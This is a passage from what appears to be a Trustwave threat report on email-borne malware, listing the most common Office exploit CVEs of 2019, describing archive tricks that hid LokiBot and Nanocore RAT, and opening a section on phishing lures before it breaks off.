
Most emailed malware consists of simple Trojans accompanied by social engineering intended to trick recipients into running them, but a significant minority seeks to exploit a vulnerability on the recipient’s computer. In 2019, the most commonly encountered exploits in email attachments included the following, in order of prevalence:

CVE	Description
CVE-2018-0802	Equation Editor - Microsoft Office Memory Corruption Vulnerability
CVE-2017-11882	Equation Editor - Microsoft Office Memory Corruption Vulnerability
CVE-2014-6352	OLE Remote Code Execution Vulnerability
CVE-2017-0199	Microsoft Office/WordPad Remote Code Execution Vulnerability
CVE-2015-1641	Microsoft Office Memory Corruption Vulnerability
CVE-2012-0158	MSCOMCTL.OCX RCE Vulnerability

Notably, most of these exploits are several years old, reinforcing the fact that installing security patches promptly is one of the best ways to defend against attack. A computer that was current on Microsoft security updates in 2019 would not have been vulnerable to any of these exploits.

ARCHIVE MUTANT TRICKS

Last year, Trustwave investigators came across unusual email attachment cases that involved specially crafted archives that disguised their ultimate payload. One was a PNG image file with a strange “.zipx” extension that contained a picture of a JPEG image icon. Appended to the end of the file was ZIP archive data that hid the LokiBot Trojan. See <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/spammed-png-file-hides-lokibot/> for more information.




misnamed image file containing malware

The second was a double-loaded ZIP file (two zip files within one) that included a decoy image and the Nanocore RAT. Unzip utilities differ in the way they inspect such data, and some would unpack the RAT instead of the image. See <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/double-loaded-zip-file-delivers-nanocore/> for more information.

Phishing

Though the specific approaches change and develop, phishing remains basically the same: Attackers present users with a realistic-looking email that mimics real emails from organizations. In some cases, the attackers base their templates on actual messages, just changing a few words and underlying links.

PHISHING LURES DETECTED BY MONTH




P